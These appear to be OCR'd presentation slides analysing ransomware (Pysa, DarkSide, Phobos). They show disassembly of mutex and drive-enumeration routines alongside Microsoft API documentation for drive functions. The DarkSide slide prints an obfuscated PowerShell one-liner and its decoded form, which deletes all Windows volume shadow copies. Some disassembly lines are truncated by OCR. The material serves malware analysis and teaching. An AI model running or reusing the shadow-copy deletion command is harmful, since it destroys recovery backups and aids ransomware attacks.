
PYSA

- Healthcare providers, government agencies, and managed service provider
- Checks for mutex
- Checks for drives
- Persistence for ransomware note

Credits: https://www.acronis.com/en-sg/articles/pysa-ransomware/


sub_409FAE proc near
push esi
push edi
call ds:FreeConsole
mov esi, offset Name ; "Pysa"
xor edi, edi
push esi ; lpName
push edi ; bInheritHandle
push 1F0001h ; dwDesiredAccess
call ds:OpenMutexA
test eax, eax
jnz short loc_409FF9
push esi ; lpName
push edi ; bInitialOwner
push edi ; lpMutexAttributes
call ds:CreateMutexA
push edi
mov esi, eax
call sub_40A023
push 1
call sub_40A023
pop ecx
pop ecx
call sub_409F2C
push esi ; hMutex
call ds:ReleaseMutex
call sub_409CE1


loc_1038E32:
mov edi, esi
xor eax, eax
stosd
stosd
stosd
xor edi, edi
mov [esi], edi
mov [esi+4], edi
mov [esi+8], edi
push ebx ; lpBuffer
push 104h ; nBufferLength
mov [ebp+var_48], 1
call ds:GetLogicalDriveStringsW
test eax, eax
jz loc_1038F13
mov esi, edi



mov edi, [ebp+var_44]
loc_1038EC2:
push esi
lea ecx, [ebp+lpRootPathName]
call sub_1038800
cmp [ebp+var_20], 8
lea eax, [ebp+lpRootPathName]
mov byte ptr [ebp+var_4], 3
cmovnb eax, [ebp+lpRootPathName]
push eax ; lpRootPathName
call ds:GetDriveTypeW
cmp eax, 3
jnz short loc_1038EF1

DarkSide

- Shutdown of Colonial Pipeline
- Uses TOR for C2 communications
- Operates as RaaS
- Double extortion

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]
('0x'+'4765742D576D694F626A656374207696E33325F536861646F
77636F7079207C20466F72456163682D4F626A656374207B245F2E4
4656C65746528293B7D20'.Substring(2*$_,2))};iex $s"

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

DarkSide


002D6DD2 57 push edi
002D6DD3 8D 85 E0 FE FF FF lea eax,dword ptr ss:[ebp-120]
002D6DD9 50 push eax
002D6DDA 68 80 00 00 00 push 80
002D6DDF FF 15 C2 0D 2E 00 call dword ptr ds:[<&GetLogicalDriveStringsW>]
002D6DE5 8B D8 mov ebx,eax
002D6DE7 85 DB test ebx,ebx
002D6DE9 74 4B je 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b193
002D6DEB 8D B5 E0 FE FF FF lea esi,dword ptr ss:[ebp-120]
002D6DF1 C1 EB 02 shr ebx,2
002D6DF4 56 push esi
002D6DF5 FF 15 C6 0D 2E 00 call dword ptr ds:[<&GetDriveTypeW>]
002D6DFB 83 F8 03 cmp eax,3
002D6DFE 74 0A je 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b193
002D6E00 83 F8 02 cmp eax,2
002D6E03 74 05 je 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b193
002D6E05 83 F8 04 cmp eax,4
002D6E08 75 24 jne 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b19
002D6E0A 8D 7D E0 lea edi,dword ptr ss:[ebp-20]
002D6E0D C7 07 5C 00 5C 00 mov dword ptr ds:[edi],5C005C
002D6E13 C7 47 04 3F 00 5C 00 mov dword ptr ds:[edi+4],5C003F
002D6E1A 56 push esi
002D6E1B 8D 47 08 lea eax,dword ptr ds:[edi+8]
002D6E1E 50 push eax
002D6E1F FF 15 DE 0C 2E 00 call dword ptr ds:[<&wcscpy>]
002D6E25 83 C4 08 add esp,8
002D6E28 57 push edi
002D6E29 E8 D9 FC FF FF call 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b1
002D6E2E 83 C6 08 add esi,8
002D6E31 4B dec ebx
002D6E32 85 DB test ebx,ebx
002D6E34 75 BE jne 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b19
002D6E36 5F pop edi
002D6E37 5E pop esi
002D6E38 5A pop edx
002D6E39 59 pop ecx
002D6E3A 5B pop ebx
002D6E3B 8B E5 mov esp,ebp
002D6E3D 5D pop ebp
002D6E3E C3 ret
edi:L"\\\\?\\C:\\"
esi:L"D:\\"
word ptr [edi:L"\\\\?\\C:\\"
word ptr [edi+4:L"?\\C:\\"
esi:L"D:\\"
edi+8:L"C:\\"
edi:L"\\\\?\\C:\\"
Encryption_function
esi:L"D:\\"
edi:L"\\\\?\\C:\\"
esi:L"D:\\"
edx:L"D:\\"


Phobos

- AES-256 with RSA-1024 asymmetric encryption.
- Phishing campaings, RDP , software vulnerabilities
- Phobos and Dharma ransomware
- Fileless and evasive techniques – 2021

Credits: https://www.hhs.gov/sites/default/files/overview-phobos-ransomware.pdf

Phobos

```
.text:013E1CCF push    esi
.text:013E1CD0 push    edi
.text:013E1CD1 call    ds:GetLogicalDrives
.text:013E1CD7 mov     [esp+30h+var_18], eax
.text:013E1CDB call    volume_serial
.text:013E1CE0 xor     ebx, ebx
.text:013E1CE2 push    ebx
.text:013E1CE3 push    14h
.text:013E1CE5 mov     [esp+38h+hostlong], eax
```



API function

GetLogicalDriveStringsW function (fileapi.h)

10/13/2021 • 2 minutes to read

Fills a buffer with strings that specify valid drives in the system.

Syntax

C++ Copy

```
DWORD GetLogicalDriveStringsW(
  [in]  DWORD  nBufferLength,
  [out] LPWSTR lpBuffer
);
```

Example Output: C:\<nul>D:\<nul>E:\<nul><nul>

Credits: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getlogicaldrivestringsw

API function

GetLogicalDrives function (fileapi.h)

06/29/2021 • 2 minutes to read

Retrieves a bitmask representing the currently available disk drives.

Syntax

C++ Copy

```
DWORD GetLogicalDrives();
```

0 0 1 1 0 0 0 1 0 0 0 0 0 0 0 0
A B C D E F G H I J K L M N O P

Credits: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getlogicaldrives

API function

GetDriveTypeW function (fileapi.h)

10/13/2021 • 2 minutes to read

Determines whether a disk drive is a removable, fixed, CD-ROM, RAM disk, or network drive.

To determine whether a drive is a USB-type drive, call SetupDiGetDeviceRegistryProperty and specify the **SPDRP_REMOVAL_POLICY** property.

Syntax

C++ Copy

```
UINT GetDriveTypeW(
  [in, optional] LPCWSTR lpRootPathName
);
```

Credits:: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getdrivetypew

API function

Return value

The return value specifies the type of drive, which can be one of the following values.

Return code/value	Description
DRIVE_UNKNOWN 0	The drive type cannot be determined.
DRIVE_NO_ROOT_DIR 1	The root path is invalid; for example, there is no volume mounted at the specified path.
DRIVE_REMOVABLE 2	The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader.
DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.
DRIVE_RAMDISK 6	The drive is a RAM disk.


Credits:: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getdrivetypew

General flow of encryption

- Get the logical drive
- Find the files
- Encrypts the files

A Simple Trick


Disk, Partition/Volume



